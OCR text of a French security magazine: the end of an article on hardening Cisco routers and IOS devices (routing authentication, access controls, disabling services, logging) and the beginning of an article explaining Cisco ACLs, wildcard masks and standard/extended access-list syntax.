


Figure 12. *Authentification via MD5*

Les contre mesures

Les protocoles de routage dynamique intègrent généralement deux grandes mesures permettant d'améliorer la sécurité du processus :

- L'authentification des routeurs partageant des mises à jour,
- La validation de l'intégrité des informations échangées.

La mise en place de l'authentification des routeurs et de l'intégrité des messages peuvent généralement être réalisées de deux façon :

- L'utilisation d'un mot de passe simple (chaîne de caractères) qui sera transmise entre voisins. Si la comparaison de la chaine reçue avec celle qui est gardée localement correspond, le voisin est authentifié et ses mises à jour acceptées. Comme toujours avec ce type de méthode, le mot de passe est envoyé en claire sur le réseau et peut donc être intercepté par une tierce partie. On lui préférera donc la deuxième option ci-dessous.
- L'utilisation des algorithmes de hashing MD5 ou HMAC permettant d'éviter la transmission en claire du mot de passe. En effet, le mot de passe sera utilisé avec le message pour produire un hash unique qui sera comparé par le voisin recevant la mise à jour avec le résultat qu'il produira en local à l'aide la clé pré-partagée (voir Figure 14).

On notera que la seconde méthode permet également de valider l'intégrité du message. Ainsi, même si un attaquant interceptait le message, il pourrait obtenir des informations complémentaires mais en aucun cas s'en servir pour modifier les

tables de routage des routeurs. En effet, n'ayant pas la clé, il ne pourra pas calculer le hash correct pour le message modifié.

Enfin, il ne faut pas oublier d'utiliser les commandes `passive-interface` et `distribute-list` qui permettent de mieux maitriser l'envoi des mises à jour sur le réseau, limitant ainsi les possibilités d'interception par un attaquant éventuel.

Sécurisation des périphériques réseaux eux mêmes

Nous avons examiné jusqu'ici comment sécuriser les protocoles couramment utilisés sur les réseaux LAN, mais sans à aucun moment nous pencher sur la problématique de la sécurisation du périphérique réseau lui même. Il est temps de réparer cet oubli.

Les périphériques Cisco travaillant sous IOS doivent subir un renforcement de leur sécurité de base, comme cela peut être pratiqué sur des serveurs Windows ou Linux. De nombreux éléments ne sont pas configurés de façon standard ou sont désormais obsolètes dans nos environnements modernes et sont susceptibles d'offrir des ouvertures à un attaquant potentiel. C'est d'ailleurs sans surprise que les mêmes titres de chapitres se retrouveront.

La première chose à réaliser sera de sécuriser correctement les moyens d'accès au périphériques. Il faudra donc travailler sur les accès console, auxiliaire et VTY essentiellement:

- Pour chacun de ces accès, il sera nécessaire de mettre en place une authentification. Une authentification locale est disponible, mais un véritable serveur d'authentification comme un *RADIUS* ou un *TACACS* sera toujours préféré. On veillera à mettre en place le système de détection des authentifications négatives pour pouvoir être alerté d'une attaque dictionnaire éventuelle.
- Seuls les administrateurs doivent pourvoir se connecter au périphérique pour le configurer. Il sera donc intéressant de mettre en place un filtrage (*access-list*) limitant l'accès aux seuls postes administrateurs.
- En cas de connections distantes, le protocole SSH devra toujours être préféré au protocole *TELNET*.
- Un mécanisme de timeout doit absolument être configuré sur ces interfaces de connexion pour éviter qu'une session puisse rester ouverte suite à un oubli et être réutilisée par une personne non habilité.
- Une bannière d'accueil doit être configurée, permettant de bien identifier le périphérique mais informant aussi que toute connexion non autorisée sera sanctionnée.

Comme un OS traditionnel, un IOS comporte un certain nombre de services qui sont inutiles la plupart du temps et peuvent donc être inactivés :

- ip source route,
- service tcp-small-servers,
- service udp-small-servers,




Figure 13. *IRPAS*

À propos de l'auteur

Après avoir travaillé pendant quatre années sur les technologies réseaux Cisco en tant qu'ingénieur de production, Cédric Baillet a été consultant sur les solutions de ToIP et les problématiques sécurité afférentes de 2004 à 2007. Il a aujourd'hui intégré une des équipes marketing d'Orange Business Services pour travailler sur les offres de services sécurité autour des nouvelles solutions de communications. L'auteur peut être contacté à l'adresse mail suivante: *cedric_baillet@yahoo.fr*.

Sur Internet

- Cisco – *www.cisco.com*,
- Guides NSA – *http://www.nsa.gov/snac/downloads_all.cfm*,
- RATS – *http://www.cisecurity.org/bench_cisco.html*,
- Nipper – *http://sourceforge.net/projects/nipper*,
- CCSAT – *http://freshmeat.net/projects/ccsat/*,
- ARCCIOS – *http://www.cedric-baillet.fr/spip.php?article12*,
- Yersinia – *www.yersinia.net*,
- irpas – *www.phenoelit.de*,
- arpON – *http://arpon.sourceforge.net*,
- Dsniff – *http://www.monkey.org/~dugsong/dsniff/*,
- Scapy – *http://www.secdev.org/projects/scapy/*,
- Nemesis – *http://www.packetfactory.net/projects/nemesis/*.




Figure 14. *Utilisation d'un algorithme de hashing pour sécuriser le routage dynamique*

- ip bootp server,
- ip finger,
- ip http server,
- service config,
- boot host,
- boot network,
- boot system,
- service pad.

Le listing ci-dessus reprend les plus connus mais n'est pas exhaustif. Seul un examen attentif de la documentation de l'IOS installé sur votre périphérique permettra d'aller jusqu'au bout de la démarche.

La gestion de la sécurité repose en grande partie sur l'examen des logs générés par les périphériques. C'est celui-ci qui permet de comprendre les évènements qui se sont produits, d'apporter d'éventuelles corrections, et surtout de pouvoir remonter vers la source ayant provoqué un comportement anormal. Il est donc absolument indispensable de les activer. Un niveau par défaut est présent localement. Un paramétrage plus fin et un transfert vers un syslog extérieur seront un plus indéniable dans la gestion de l'ensemble des messages qui seront générés.

Le protocole SNMP est généralement utilisé pour les opérations de supervision des périphériques et la génération de traps. L'utilisation de la version 3 sera préférée car plus sécurisée. Il sera par ailleurs nécessaire de ne pas laisser les *community string* privée et publique par défaut.

Il faudrait désormais détailler chaque point cité ci-dessus pour aller plus loin, ce qui n'est pas possible ici. Nous vous recommandons donc de lire le guide librement accessible de la NSA portant sur ce sujet (l'url est présente dans la rubrique lien web). Il est vrai qu'il a été rédigé depuis quelques années, mais toutes les bases sont présentes et le niveau de sécurité qui sera atteint sur vos périphériques si tout est respecté sera plus qu'honorable. Pour aller plus loin, il faudra se tourner vers les ouvrages spécialisés proposés par les grands éditeurs (Cisco Press, Syngress etc...).

Enfin, nous pensons qu'il est intéressant de finir en citant quelques scripts permettant de tester le niveau de sécurité des configurations. Les plus connus que l'on pourra trouver sur Internet sont les suivants :

- RATS,
- NIPPER,
- CCSAT.

Chacun à ses avantages et ses inconvénients. En tant qu'utilisateur, j'ai finalement opté pour le développement de mon propre script, Arccios, pour répondre à mes besoins spécifiques, à savoir:

- l'intégration des commandes récentes,
- la possibilité de gérer différents profils avec des jeux de tests différents,
- génération automatique d'une todo list,
- génération de fichiers csv pour une ré-intégration simple dans excel,
- la possibilité de modifier ou de créer de nouveaux jeux de tests assez simplement.

Il est souvent plus simple de créer et de maintenir son propre travail que de faire évoluer celui d'un autre... Dans ce domaine, seule votre propre expérience vous permettra de déterminer quel outil correspond le mieux à votre besoin.

Conclusion

Nous venons de voir qu'il était possible d'utiliser de nombreuses fonctions des routeurs et commutateurs Cisco pour améliorer la sécurité du réseau lui même et de l'environnement utilisateur par ailleurs.

Cet article ne présente que quelques briques de base traitant des éléments les plus couramment rencontrés. Le passage d'une certification comme le CCSP permettra d'avoir une vision beaucoup plus large des possibilités de sécurisation d'un environnement d'entreprise via son réseau et surtout de la façon d'architecturer l'ensemble à bonne escient.

Un réseau bien sécurisé ne passe pas forcément par une consommation immodérée de solution de sécurité, mais surtout par une architecture solide et une exploitation intelligente des fonctions présentes dans chaque périphériques déployé. ●

Sécurité des routeurs Cisco avec les ACL

Ignace Kangni Kueviakoé

Cet article vous présente avec plusieurs exemples les différents types de listes de contrôle d'accès qui sont utilisées sous les routeurs Cisco et comment les manier. Vous verrez aussi comment visionner les statistiques d'une ACL ainsi qu'une faille relative aux ACL sur certaines catégories de routeurs.

Une bonne stratégie de sécurité fait souvent intervenir les routeurs Cisco. Et l'outil le plus important de l'IOS Cisco qui est utilisé dans une telle stratégie, ce sont bien les ACL. Une *Access Control List* (abrégé *ACL*) qui se traduit en français par *liste de contrôle* d'accès est une collection séquentielle d'énoncés d'acceptation ou d'interdiction qui s'appliquent aux adresses IP ou aux protocoles de couche supérieure. Elles constituent une fonctionnalité des routeurs qui leur permet d'assurer les fonctions de base de filtrage du trafic.

Il est vrai que des outils comme les mots de passe, l'équipement de rappel et les dispositifs de sécurité physique permettent d'assurer l'intégrité matériel. Mais il n'en demeure pas moins exact que, dans la plupart des cas, ces outils n'offrent pas la souplesse que procurent le filtrage de trafic de base et les contrôles particuliers qu'offre l'utilisation des ACL.

Par exemple, un administrateur réseau pourrait avoir besoin d'accorder un accès à Internet, mais tout en interdisant à des utilisateurs externes l'accès au réseau local par le biais de Telnet ou autre. Nous utiliserons dans cet article les termes *ACL* ou *liste de contrôle* d'accès pour parler de la même chose.

Pourquoi utiliser une liste de contrôle d'accès

Nombreuses sont les raisons qui peuvent ammener un administrateur à décider de mettre en place une ACL. Et en voici quelques unes :

- Afin de contrôler les flux de trafic. Il est possible de se servir des ACL pour restreindre ou réduire le contenu des mises

Cet article explique...

- Comment fonctionnent les ACL sur les routeurs Cisco.
- Comment configurer les différents types d'ACL.
- Comment visionner les statistiques des ACL.

Ce qu'il faut savoir...

- Notions de base sur le routage.
- Notions de base sur la configuration d'un routeur Cisco.

à jour du routage. Ces restrictions sont utilisées pour empêcher l'information relative à des réseaux particuliers de se propager à l'ensemble du réseau,

- Afin de restreindre le trafic réseau et d'accroître les performances. On peut définir, par le biais des ACL, certains paquets que doit traiter en priorité un routeur en fonction d'un protocole. Ce processus prend le nom de mise en file d'attente et permet aux routeurs de ne traiter que des paquets nécessaires. Ainsi, à travers la mise en file d'attente l'administrateur peut réduire la congestion,
- Pour configurer une authentification par mot de passe afin que seuls les utilisateurs qui entrent le bon code de connexion et le bon mot de passe puissent avoir accès à une section d'un réseau,
- Pour fournir un niveau de sécurité de base. On peut (en implémentant une ACL) permettre à un hôte d'accéder à une section du réseau tout en empêchant un autre hôte d'avoir accès à la même section. Il importe de savoir que si des listes de contrôle d'accès ne sont pas configurées sur le routeur, tous les paquets acheminés par le routeur auront accès à toutes les sections du réseau,
- Afin de décider des types de trafic qui seront acheminés ou bloqués aux interfaces de routeur. La liste de contrôle d'accès peut permettre au trafic de messagerie d'être acheminé, tout en bloquant l'ensemble du flux acheminé par le biais de Telnet ou FTP.

Fonctionnement

Voyons à présent comment fonctionnent les listes de contrôle d'accès à l'intérieur d'un routeur.

Lorsqu'un paquet arrive à l'interface, le routeur l'examine pour déceler s'il peut être routé ou ponté. Ensuite, le routeur vérifie l'interface entrante pour voir si une liste d'accès lui a été assignée. Le cas échéant, le paquet est vérifié pour déceler des correspondances avec les conditions de la liste. Si l'accès est accordé, l'adresse du paquet sera comparée aux enregistrements de la table de routage pour déterminer l'interface de destination.

Ensuite, le routeur vérifie si l'interface de destination dispose d'une liste d'accès. Si ce n'est pas le cas, le paquet peut être transmis directement à l'interface de destination; par exemple, s'il doit




Figure 1. *Fonctionnement d'une ACL*

utiliser *E0*, et que *E0* n'a pas de liste d'accès, le paquet utilise *E0* directement.

Il est important de noter que les énoncés d'une liste de contrôle d'accès fonctionnent en ordre séquentiel logique. Ainsi, si une condition est satisfaite, le paquet est traité et les autres énoncés ne sont pas testés. Si aucun des énoncés ne correspond au paquet, un énoncé implicite *deny any* interdisant l'accès est imposé. Cela veut dire que l'énoncé *deny any* se trouve toujours à la dernier ligne de toutes les ACL de façon implicite.

Les Figure 1 et 2 montrent les étapes de fonctionnement des ACL

En résumé et pour faire plus simple, il faut retenir que l'IOS Cisco traitent (comme le montre les figures 1 et 2) les paquets en utilisant les ACL à travers les étapes suivantes :

- Les paramètres de correspondance aux énoncés de l'ACL sont comparés au paquet,
- Si une correspondance est obtenue, l'action définie par l'énoncé (*permit* ou *deny*) est exécutée,
- Si la correspondance n'est pas réalisée à l'étape 2, il faut répéter les étapes 1 et 2 en testant chacun des énoncés successifs dans l'ACL jusqu'au dernier,
- Si aucune correspondance n'est trouvée avec aucune des entrées ACL, alors l'action `REJETER` est tout simplement exécutée.

La Figure 2 montre aussi que les ACL placées en entrée filtrent les paquets avant que la logique de routage soit appliquée. Et les ACL en sortie sont appliquées après la décision de routage.

Configuration

Avec les routeurs Cisco, les ACL qui sont le plus souvent configurées sont les ACL basées sur le protocole IP. On les appelle les IP ACL. Elles peuvent être configurées soit en utilisant des numéros (on parle d'*ACL* numérotées) soit en utilisant les noms (on parle d'*ACL* nommées). La commande générale de création des *ACL* numérotées est *access-list* à taper en mode *configuration globale* du routeur. Cette commande sera plus détaillée dans les sections suivantes. Il convient de remarquer qu'afin de préciser les adresses IP pour les ACL en vue d'un quelconque filtrage, on utilise une forme basée sur les masques génériques. De quoi s'agit-il ?

Les masques génériques (Wildcard Masks)

Un masque générique est un mot double de 32 bits. Il est divisé en quatre octets contenant chacun 8 bits. Un bit 0 de masque générique signifie *vérifier la valeur du bit correspondant* et un bit 1 signifie *ne pas vérifier (ignorer) la valeur du bit correspondant*. Il est très important de faire la différence entre les masques génériques et les masques de sous réseaux. En effet, malgré le fait qu'il s'agisse dans les deux cas de quantités de 32 bits, les masques génériques et les masques de sous réseaux fonctionnent différemment. Rappelez-vous que les 0 et les 1 du masque de sous réseau déterminent les portions réseau, sous réseau et hôte de l'adresse IP correspondante. Les 0 et les 1 du masque générique, tel qu'il est déjà dit, déterminent si les bits correspondants de l'adresse IP doivent être vérifiés ou ignorés à des fins de contrôle d'accès.

Calcul des masques génériques

Le masque générique est utilisé dans une ACL afin d'identifier une plage d'adresse IP (comme par exemple toutes les adresses sur un réseau spécifique). Lorsqu'il est




Figure 2. *Fonctionnement des ACL à l'intérieur d'un routeur*

utilisé pour définir des adresses de réseau dans les lignes d'une ACL, les masques génériques se présentent exactement comme des opposés des masques de sous réseaux.

Pour calculer le masque générique, il faut premièrement identifier la valeur décimale du masque de sous réseau. Ensuite, il faut soustraire chaque octet du masque de sous réseau de 255. Par exemple, supposons que l'on souhaite autoriser tous les trafics sur les réseaux *10.12.16.0/21*. Voici comment nous allons définir le masque générique :

Le masque de sous réseau qui couvre 21 bits est *255.255.248.0*.

Le masque générique sera :

- Premier octet: 255 - 255 = 0,
- Deuxième octet: 255 - 255 = 0,
- Troisième octet: 255 - 248 = 7,
- Quatrième octet: 255 - 0 = 255.

Cela donne finalement le masque générique *0.0.7.255*.

Tout comme les masques de sous réseaux, les masques génériques fonctionnent sur la base des bits. Et chaque bit dans le masque générique avec une valeur 0 signifie que le bit doit correspondre pour respecter la ligne de l'ACL. Et un bit à 1 signifie que le bit n'a pas besoin de correspondre. Par exemple, examinons l'adresse de sous réseau, le masque de sous réseau et le masque générique sous forme binaire pour l'exemple précédent (Tableau 1).

Il est important de remarquer que les bits dans le masque générique sont exactement l'opposé des bits dans le masque de sous réseau.

Supposons maintenant qu'une ACL a été créée avec la commande suivante :

```
access-list 12 deny 10.12.16.0
    0.0.7.255
```

Supposons que le routeur ait reçu un paquet destiné à *10.12.16.15*. Le routeur utilise le masque générique pour comparer les bits dans l'adresse aux bits qui sont l'adresse de sous réseau comme le montre le Tableau 2.

Dans cet exemple, tous les bits à 0 dans le masque générique doivent correspondre entre l'adresse et l'adresse du réseau. Tout bit à 1 est donc ignoré. Ici, *10.12.16.15* correspond à la règle de l'ACL et le trafic est donc rejeté.

Supposons à présent que le routeur reçoit un paquet adressé à *10.13.17.15*. Le routeur utilise le masque générique pour comparer les bits dans l'adresse aux bits dans l'adresse du sous réseau comme le présent le Tableau 3 suivant.

Il faut remarquer ici que cette adresse ne correspond pas à la règle de l'ACL, comme l'indique si bien le masque générique. Dans ce cas-ci, le trafic sera autorisé. Dans le Tableau 4, vous verrez la signification de certains masques génériques les plus usuels.

Les abréviations any et host

Il est possible d'alléger la saisie des énoncés des ACL en utilisant

Tableau 1. *Exemple 1 masque générique*

Type d'adresse	Valeurs décimales	Valeurs binaires
Adresse de sous réseau	10.12.16.0	00001010.00001100.00010000.00000000
Masque de sous réseau	255.255.248.0	11111111.11111111.11111000.00000000
Masque générique	0.0.7.255	00000000.00000000.00000111.11111111

Tableau 2. *Exemple 2 d'application du masque générique*

Type d'adresse	Valeurs décimales	Valeurs binaires
Adresse de sous réseau	10.12.16.0	00001010.00001100.00010000.00000000
Masque générique	0.0.7.255	00000000.00000000.00000111.11111111
Adresse visée #1	10.12.16.15	00001010.00001100.00010000.00001111
Comment le routeur applique le masque à l'adresse : c= correspond i= est ignoré x= ne correspond pas		ccccccccc.ccccccccc.ccccciii.iiiiiiii

Tableau 3. *Exemple d'application du masque générique 3*

Type d'adresse	Valeurs décimales	Valeurs binaires
Adresse de sous réseau	10.12.16.0	00001010.00001100.00010000.00000000
Masque générique	0.0.7.255	00000000.00000000.00000111.11111111
Adresse visée #1	10.13.17.15	00001010.00001101.00010001.00001111
Comment le routeur applique le masque à l'adresse. c= correspond i= est ignoré x= ne correspond pas		ccccccccc.ccccccccx.ccccciii.iiiiiiii

des abréviations. Ainsi les adresses IP (couplées bien sûr avec leur masque générique) peuvent être abrégées.

L'adresse *0.0.0.0 255.255.255.255* peut être remplacée par le mot clé *any*.

Et l'adresse *a.b.c.d 0.0.0.0* équivaut à *host a.b.c.d*. Ici, a.b.c.d représente une adresse IP quelconque.

Par exemple, la commande `access-list 1 permit 0.0.0.0 255.255.255.255` et la commande `access-list 1 permit any` veulent dire la même chose.

De même la commande `access-list 1 permit 10.1.1.1 0.0.0.0` et la commande `access-list 1 permit host 10.1.1.1`

Les ACL standard

Les listes d'accès standard vérifient l'*adresse source* des paquets qui pourraient être routés. Selon le résultat de cette vérification, l'acheminement est autorisé ou refusé pour un ensemble de protocoles complet en fonction des adresses de réseau, de sous réseau ou d'hôte. Par exemple, l'adresse d'origine et le protocole des paquets qui entrent par l'interface *E0* sont vérifiés. Si l'accès leur est accordé, les paquets sont acheminés par l'interface sortante S0, qui est regroupée avec la liste de contrôle d'accès. Si l'accès leur est refusé, ils sont abandonnés.

Voici la syntaxe générale de création d'une ACL standard :

```
access-list numéro-liste-d'accès
    {deny | permit} source
    [masque-générique-source ]
    [log]
```

numéro-liste-d'accès identifie la liste au moyen d'un numéro compris entre *1 et 99* ou 1300 et 1999. *permit* ou *deny* indique si cette entrée autorise ou bloque l'adresse précisée. Le paramètre *source* identifie les adresses d'origine. *masque-generique-source* désigne le masque générique jumelé aux adresses IP (les 0 indiquent les positions qui doivent correspondre, et les 1 indiquent les positions à ignorer).

Et l'option *log* permet de générer un message indiquant le numéro d'ACL, si le paquet a été autorisé ou refusé, l'adresse source et le nombre de paquets. Le message est généré pour le premier paquet pour lequel il y a correspondance, puis à des intervalles de cinq minutes, et comprend le nombre de paquets autorisés ou refusés dans l'intervalle de cinq minutes précédent.

Par exemple, les deux ACL standard suivantes autorisent l'acheminement du trafic provenant respectivement du réseau *192.5.34.0/24* et *128.89.0.0/16* :

```
access-list 55 permit 192.5.34.0
      0.0.0.255
access-list 95 permit 128.89.0.0
      0.0.255.255
```

Et les deux ACL standard qui suivent quant à elles bloquent l'acheminement du trafic provenant des réseaux *192.6.30.0/34* et *128.80.0.0/16* :

```
access-list 44 deny 192.6.30.0
      0.0.0.255
access-list 94 deny 128.80.0.0
      0.0.255.255
```

ACL étendues

Les ACL étendues fournissent une plus grande gamme de contrôles que les listes d'accès standard. Elles permettent de vérifier les adresses d'origine et de destination d'un paquet, des protocoles et numéros de port particuliers ainsi que

Tableau 4. *Exemples de masques génériques*

Masque générique	Version binaire du masque	Signification
0.0.0.0	00000000.00000000.00000000.00000000	La totalité de l'adresse IP doit être examinée.
0.0.0.255	00000000.00000000.00000000.11111111	Seuls les 24 premiers bits doivent correspondre
0.0.255.255	00000000.00000000.11111111.11111111	Seuls les 16 premiers bits doivent correspondre.
0.255.255.255	00000000.11111111.11111111.11111111	Seuls les 8 premiers bits doivent correspondre.
255.255.255.255	11111111.11111111.11111111.1111111	Il est automatiquement considéré comme devant correspondre à n'importe quelle adresse et toutes les adresses
0.0.15.255	00000000.00000000.00001111.11111111	Seuls les 20 premiers bits doivent correspondre
0.0.3.255	00000000.00000000.00000011.11111111	Seuls les 22 premiers bits doivent correspondre

Tableau 5. *Comparaison ACL standard et ACL étendues.*

Utilisez une ACL standard pour filtrer	Utilisez une ACL étendue pour filtrer
Le nom d'hôte source ou l'adresse IP d'hôte source	Le protocole Source IP (i.e. IP, TCP, UDP, etc.) Le nom d'hôte source ou l'adresse IP d'hôte source. Le type de protocole (TCP, UDP, ICMP, IGRP, IGMP, et autres) Le numéro de port source ou destination Le nom d'hôte de destination ou l'adresse IP d'hôte de destination IP PRECEDENCE TOS IP

